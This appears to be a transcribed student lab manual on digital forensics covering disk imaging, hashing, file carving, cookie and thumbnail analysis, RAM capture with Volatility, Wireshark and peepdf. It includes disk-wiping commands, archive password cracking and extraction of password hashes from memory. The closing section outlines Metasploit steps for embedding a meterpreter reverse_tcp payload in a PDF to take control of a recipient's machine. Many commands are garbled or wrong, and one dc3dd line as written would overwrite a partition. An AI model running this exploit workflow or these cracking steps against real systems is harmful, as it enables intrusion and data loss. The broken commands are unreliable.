EXPERIMENT NO: 1

TITLE: Learn how to acquire disk image

Lab Scenario: A Kali Linux machine to execute the imaging commands

Lab Objective: This lab provides insight into:

1) How to acquire image of a physical or logical disk

2) How to use dd, dcfldd and dc3dd commands

3) How to wipe a data safely of a disk

Lab Environment: To carry out this job you need:

- A Kali Linux installed on a machine

Lab Tasks:

Disk Imaging: dd, dcfldd, dc3dd

Listing Disks of your machine: #fdisk -l

- dd command in Kali Linux:

  #dd if = /dev/sda3 of = evidence.dd bs=512 conv = noerror, sync

- This command is also used for wiping the data of a disk:

  $dd if = /dev/zero of = /dev/sdc bs=1M

dcfldd in Kali Linux:

1) On-the-fly hashing: hashing input data as it is being transferred, helping to ensure data integrity.

2) Status output: dcfldd can update user on amount of data transferred and time to completion.

3) Image/wipe and verify: dcfldd can verify that a target drive is a bit for bit match of the specified input file or pattern

4) Multiple Outputs

5) Split Outputs

6) Log outputs

dcfldd commands

1) # dcfldd if=/dev/sda3 hash=md5, sha256 hashwindow=16 md5log=/root/md5.txt sha256 log=/root/sha256.txt hash conv=after conv=noerror, sync of=/root/driveimage.dd

- The command begins with dcfldd if=/dev/sda3 designates the drive that will be copied in the disk image.

2) # chmod a -w /root/driveimage.dd in order to change the permissions to read only

3) dcfldd in Kali linux

dc3dd if=/dev/sda of=/dev/sda3 hash=md5 log=/mnt/usb stick/[incident name] dc3dd.log

-> Conclusion

At this point the disk image has been created, write blocked (changed to read-only) and the original drive has been hashed for comparison to make sure no changes have been made.

-> dcfldd is a highly functional imaging tool on Kali linux

EXPERIMENT NO: 2

TITLE: Study the use of md5deep hashing tool to compute the hashes of the directories and compare them to check the integrity of directories

Lab Scenario: A kali linux machine to execute the hashing commands.

Lab Objective: This lab provides insight into:

1) The md5deep command shows you how to take hashes of directories recursively

2) The different modes of md5deep for hashing

Lab Environment: To carry out this lab you need:
- A kali linux installed on a machine.

Lab Tasks: File integrity is no joke and system administrators know the severity of dealing corrupt files.

- md5deep is a set of programs to compute MD5, SHA-1, SHA-256, Tiger or Whirlpool message digests on an arbitary number of files.

Supported Platforms: Microsoft Windows, Linux, Mac OS X, etc

Key Features:

1) Recursive Mode
2) Comparison / Matching mode
3) Time estimation
4) Piecewise hashing - hash input files in arbitrary sized blocks.
5) File-type mode

Basic commands

```
$md5sum: dir/*
$md5deep -r -s /dir1 > dir1_sums
$md5deep -r -X dir1_sums /dir2
```

1) Recursive mode:

a) `$md5deep /home/my_dir/*`

Output:

```
md5deep: /home/my_dir/folder2: Is a directory
```

b) `$md5deep -r*`

2) Time ~~Estimation~~ mode:

a) `$md5deep -e /dev/hda1`

Output:

```
hda1: 1 MB of 47 done, 00:00:46 left
```

b) `$md5deep -e /dev/hda1`

Output:

```
ca1b8297dbceaa14682d8894833a0a1a /dev/hda1
```

3) File size mode:

`$md5deep -z*`

4) Matching mode:

a) Positive Matching a) $md5deep -m saved hashes.txt

b) md5deep -M saved-hashes.txt*

Output: $md5deep -a 3e9bb81e8497*

c) $md5deep -wM saved-hashes.txt*

b) Negative Matching: a) $md5deep -x saved-hashes.txt*

b) $md5deep -X saved-hashes.txt*

c) $md5deep -wX saved-hashes.txt*

5) Advanced Matching modes:

a) which file matched: a) $md5deep -m saved-hashes.txt*

b) $md5deep -wm saved-hashes.txt*

c) $md5deep -wx saved-hashes.txt*

2) Unused Hashes:

$md5deep -nm saved-hashes.txt*

CONCLUSION:

We successful used md5deep hashing tool to hash the directories and checked the integrity of the directories.

EXPERIMENT NO: 3

TITLE: Imaging a disk using AccessData FTK Images on Windows

Lab Scenario: A windows machine and AccessData FTK Imager software are provided. We have to take image of a disk so that it can be analysed.

Lab Objective: This lab provides insight of:

1) How to take image of a disk on Windows Machine

Lab Environment: To carry out this lab you need:
- A windows OS installed on a machine.
- AccessData FTK Imager installed on the windows machine.

Lab Tasks: Steps for imaging the drive:

1) Launch FTK Imager by clicking on the AccessData FTK Imager icon.

2) CLICK FILE → Create disk image

3) Then select logical drive and click next.

4) Select the desired drive in the resulting 'select drive' window and click finish

[or]

select the source drive and click finish

5) Create image using 'Create Image' window and click Add to select the image type and choose the image destination.

6) Select the desired image format. Select 'Raw (dd)' and click next.

7) Enter the necessary information about the case for the image.

8) Select the folder in which the image file will be placed (Y:\ Investigative drive). Also, give the image file in a specific name if desired.

9) Select the 'Image Fragment Size" field and click Finish.

10. Verify images after they are created and check the image summary.

11. The image after will be created. This may take some time depending on the file size.

12. Once the image is completed, we verify the hash codes MD5 and SHA1.

13. Click on 'Image Summary' and verify it.

CONCLUSION:

At this point the disk image has been created. This is essential for analyzing the contents without touching the original drive.

EXPERIMENT NO: 4.1

Title: To use a forensic tool Foremost in order to recover files.

Lab Scenario: We will use a forensic tool to restore the contents of captured RAM's image and get to know what files were deleted from given RAM.

Lab Objective: This lab provides insight into How to recover deleted files from RAM image?

Lab Tasks: Steps to use foremost

1) Capture a RAM image
2) To view the details for forensic tool foremost use

$ foremost -h

3) To restore the deleted files

foremost -t <type of file format eg. jpeg> -i <directory/ image name from where the deleted files need to be restored> -o <directory/folder name where the restored files are saved>

foremost -t jpeg,pdf -i

$ foremost -t pdf,jpeg,gif -i usingdd.img -o out.

Conclusion:
At this point it was clearly possible to recover the files using the Foremost tool.

EXPERIMENT NO: 4.3

Title: Using Vinetto a forensic tool to analyze Thumbs.db files and extract data.

Lab Scenario: In this lab, we will use Vinetto forensic tool to analyze the contents of folder, using the Thumbs.db file present in the folder, and to extract the content in the form of thumbnails and display the details

Lab Objective: This lab provides insight into
1) How vinetto works & how it can be used to extract data

Lab Tasks: Three modes of operation for Vinetto:
1) Elementary mode
2) Directory mode
3) File system mode

Lab Environment:
To carry out this lab you need:
1) Suspected machine Thumbs.db file
2) Machine with Kali Linux

Lab Tasks:
1) Download Kali Linux and burn ISO to Pendrive / CD / DVD

```
# vinetto -h
```


2) `# find / -name Thumbs.db`

3) `vinetto -Ho Thumbs Thumbs.db`

4) # vinetto -Ho <Destination folder> <Thumbs.db file path>

Conclusion:

At this point, we were able to analyze and extract and list all the Thumbnails using various Thumbnails command.



EXPERIMENT NO: 5

TITLE:
Using Galletta tool to study cookies created in during browsing

Lab Scenario:
A Windows Machine contains various unreadable cookie files in non-user readable format and galleta tool converting it into user readable format

Lab Objective: This lab provides insight into: How to use "galleta" forensic tool to decrypt file.

Lab Environment:
To carry out this experiment we need
- few cookie files

Lab Tasks:
Galleta:
Syntax: galleta [options] < Filename >

Steps:

1) open terminal & type galleta

2) Copy the cookie file to a folder

3) internet explorer > internet tools
> browser > history
> setting > view files

4) Type commands:

#galleta <filename> > <dest. file>

eg: $galleta ab963Z6M... cookie > output.txt

3) View the output

Conclusion:

We used the galleta tool to view and study about cookies.

Experiment 6.1

Title:

Using a password forensic tool to crack zip file for password protected files

Lab Scenario:

A zip or rar archive is password protected which carries sensitive data using a password forensic tool we will break the password.

Lab Objective

This lab provides insight into

- How to use "fcrackzip" tool
- How to use "rarcrack" tool

Lab Environment

To carry out this lab, we need

- A Kali machine

Lab Tasks

1) $ fcrackzip -B

cpmask: (skipped)

zip1: TARGET_CPU=0: cracks/s = 2605800

zip2: TARGET_CPU=1 : cracks/s = 2900030

⋮

zip6: TARGET_CPU=6: cracks/s = 3700306

2) $ fcrackzip -v -m zip6 -l 4-8 -u secret.zip

-v = verbose for better format output

-m = method to be used

-l = length of password

-u = unzip and check for password

3) $fcrackzip -v -D -u -p /usr/share/dict/words.zip
-v = verbose
-D = dictionary
-p = path of file

Syntax:
$fcrack -u -c <your password character>
-p <total digits> zipfilepath

4) $fcrackzip -u -c 1 -p aaaaaaa '/root/desktop/Test.zip'
-c 1 -p means characters from 1 to 9 & the A to p (characters set)

5) $fcrackzip -u -ca -p aaaaaaa '/root/desktop/Test.zip'

6) $fcrackzip -u -D -p <dictionary path> <zip file path>

Rarcrack

$ rarcrack your_encrypted_archive.extension [--threads] [--type]

Experiment no 7

Title: Learn art of Steganography

Lab Scenario:
To hide a text message behind the image.

Lab Environment:
A windows machine with jpg images

Lab Tasks
Steganography is the art of covered or hidden writing.

steganography_medium = hidden_message + carrier + steganography_key

copy /b Name-of-initial-image.jpg +
Name-of-file-containing-text-you-want-to-hide.txt
Resulting-image-name.jpg

Example:
copy /b Berlin.jpg + groovy.txt hidden.jpg

i) Go to cmd and write commands
ii) In command write your original image destination to write what you want to hide in image + then write destination file.
iii) Click Enter
iv) Now we have 3 files
- Original file
- Text file
- Image file with embedded Text

Conclusion:

The text of some file has been hidden in the jpg file.

Experiment 8.1

Title:

Memory forensic tool to capture RAMs [vollatile memory] image

Lab Scenario:

In this lab, we will take an image of RAM memory on a machine

Lab Objective

This lab provides insight into:

- How to take an image of RAM in windows
- How to take a image of RAM on Linux machine

Lab Environment:

- A windows machine to take memory image of a RAM
- A Linux machine to take memory image of a RAM
- Bootable penderive or CD of Kali/Linux
- A penderive or CD to copy memory image into it.

Lab Task:

* RAM capture is process of capturing live memory from a running computer system. RAM analysis consists of performing forensic analysis on the data gathered from the live computer.

* After conducting a memory dump on any live machine to capture RAM, the memory image can be used to determine information about running programs the operating system and overall state of a computer.

* Until recently RAM analysis and capture was not mandatory step in investigation on even in triage solutions where analysts were attempting to gather forensic data on a file.

* However with new tool that allow entry into locked systems and with growing importance of Temporary files, RAM analysis is quickly becoming a private (and mandatory part of process)

* Volatile memory access is useful in law enforcement situation where data would be lost by powering off a suspect machine.

* The longer the machine is off the more the data becomes lost.

* The following can be found using RAM capture processes, network connections, open files, configs, encryption keys, open/active, registry keys, exploit related information, 0-day attacks, root kits and Kernel related exploits.

RAM capture tools

- Dumpit
- Lime

1) Dumpit [Windows]

Step 1: Download dumpit

Step 2: Extract the file and click on the dumpit.exe, press y to proceed.

2) Lime [Linux]

Step1: Download Lime Forensics

Step2: Type to download directory and unzip the linemaster.zip

Step3: cd Lime-master/src

step4: make

step5: create lime forensic image

Instructions:

1. # mkdir /usb/tmp/image
2. # insmod Lime-2.6.24-16-server.ko path = /var/tmp/image/ram-lime format = lime
3. # ls

Conclusion

The RAM image was captured from both windows and linux for further forensic investigation.

Experiment 8.2

Title: Using a memory forensic tool analyze RAM's data [volatile memory]

Lab Scenario:

In this lab, we will take an image of RAM on a machine. Then we will use a memory forensic tool to analyze the contents of captured RAM's image and get to know what processes were running on the machine and many other details

Lab objective

This lab provides insight into:

- How to take image of RAM on windows machine
- What is volatility and how to use it to analyze memory images.
- Different options that volatility tool provides for memory forensics.

Lab Environment:

This lab provides insight into we need

- A windows machine to take an image of a RAM
- Bootable penderive
- A penderive to copy the memory into it.
- [Penderive size should be bigger than RAM size]

RAM analysis Tool:

* Volatility: A tool capable of analysing from a memory dump disk image.

* Volix: Tool that provides GUI for volatility

* Volafox: A tool capable of analysing RAM memory image of MAC os.

Steps in RAM analysis

1) Capturing RAM memory image
2) Gather additional information about system using captured RAM image

Capturing memory image on Windows
-> Dumpit
-> FTK images

* Steps to analyse on a windows machine RAM image using volatility.

Step 1: -> Launch volatility
-> $ cd /usr/share/volatility
$ python vol.py -h

Step 2: Examine captured RAM dump to volatility.

Step 3: Find basic data machine
$ python vol.py imageinfo -f /root/memory_dump.mem
[output in a raw file]

Step 4: To get RAM login data and the hash value for the login password through hive list.

$ python vol.py hivelist --profile=win2008r2x86
-f /root/memdump.mem

Step5: To extract the hashes from memory dump

$python vol.py hashdump --profile=win2008sp1x86
-f /root/memdump.mem -y 0x86226008 -s 0x89c33c50
> /root/hash.txt

Step6: To view process running at time of memory dump

$python vol.py pslist --profile=win2008sp1x86
-f /root/memdump.mem

Step7: To see recent console commands that has been executed

$python vol.py consoles --profile=win2008sp1x86
-f /root/memdump.mem

Step8: TO see the services running at time of memory dump

$python vol.py svcscan --profile=win2008sp1x86
-f /root/memdump.mem

Conclusion:
The experiment conducted above was verified.

Experiment No 9

Title: Network Forensics with Wireshark

About Wireshark

Wireshark is a network analysis tool (formerly known as Ethereal) that captures packets in real time and displays them in a readable format. Wireshark provides a variety of options such as filters, colour coding and other features that let you analyze network traffic and inspect individual packets. It is most often used for network troubleshooting analysis, software and communications protocol and development of network forensics.

Wireshark is a robust program that allows
→ Using filters can greatly assist in narrowing data, as Wireshark tends to generate a lot of data that may not at all be useful.
→ Wireshark can read live data from multiple network types
→ to capture raw USB traffic
→ to have a GUI for analysis & it has a command line version for Terminal. called Tshark

Forensic applications:

In the scope of a digital forensic based investigation, wireshark can be immensely helpful, especially in finding and displaying potential evidences.

For example, wireshark could be used to catch a suspect who is stealing a victims wireless internet to make online frauds. It is also possible to find the IP or Mac addresses of the suspect.

Additionally, it may be possible to recover emails and other potentially sensitive and incriminating evidences that the suspect is sending over the network. It is also possible to enhance the usefulness of wireshark to make it an effective forensic analyzer tool.

Lab Objective:

1. Analyze SMTP, HTTP & TCP & DHCP traffic
2. Run wireshark on the local network to gather basic network details.
3. Apply filters to narrow down the data.
4. Identify and intercept different packets.
5. Set wireshark preferences to alert users to ARP poisoning on the network
6. Set wireshark preferences to resolve HTTP addresses.

Part-1:
Run wireshark and gather Network information

1) TCP: 3 way handshakes
SYN, SYN/ACK, ACK

2) FTP: File sharing
3) SMTP
4) HTTP

Part-2:
Applying wireshark filters

Part-3:
Identify SMTP info

Part-4 & 5

intercept skype & set preferences for ARP Poison Detection

Edit > Preferences

Protocols > ARP

detect ARP request storms

detect duplicate IP

click Apply

Part-6:

Setting wireshark preferend for HTTP name resolution

Edit > preferences

Name resolution

Check Resolve network (IP) box

Conclusion:

Wireshark is a network analysis tool that captures packets in real time; All the wireshark filters were applied and executed.

Experiment - 10

Title:

Using a peepdf forensic tool to analyze PDF files to check if its malicious or not

Lab Scenario:

We use peepdf to analyze the contents of pdf files.

Lab Objective:

This lab provides insight into -

1. What is peepdf & its uses
2. different options that this tool provides

Lab description:

Peepdf : It is a Python tool to explore PDF files in order to find out if the file is harmful or not. This tool has all the necessary components needed. With the installation of Pyv8 and Pylibemu it provides javascript and shellcode. It can also create a new PDF file and modify existing ones.

Lab environment: We need

1. Kali Linux machine
2. Suspected PDF file

Lab Tasks:

Commands

```
# peepdf -x <filename>
# peepdf -i <filename>    //gives metadata
```

PPDF > metadata // to see more details of PDF
PPDF > object <No> // check if it is malicious

Lab Tasks to create a malicious PDF-

1. First, we will start to alter a pdf file you have when you receive. It will activate a listener on their system and give us total control. We will also fireup metasploit to exploit

2. Find the appropriate exploid by serach msf. that will open this version of adobe reader.

Commands:

1. msf > Search type: exploit platform: windows adobe pdf

2. msf > use exploid/windows/fileformat/adobe-pdf-embedded-exe

3. Now take a look at information available
Commands:
msf > exploid (adobe-pdf-embedded-exe) >
set payload windows/metrepreter/reverse_tcp

4. Set payload to embed the pdf
msf > exploit (adobe-pdf-embedded-exe) > info

5. Set our Options for exploid
msf > exploid (adobe-pdf-embedded-exe) > show Options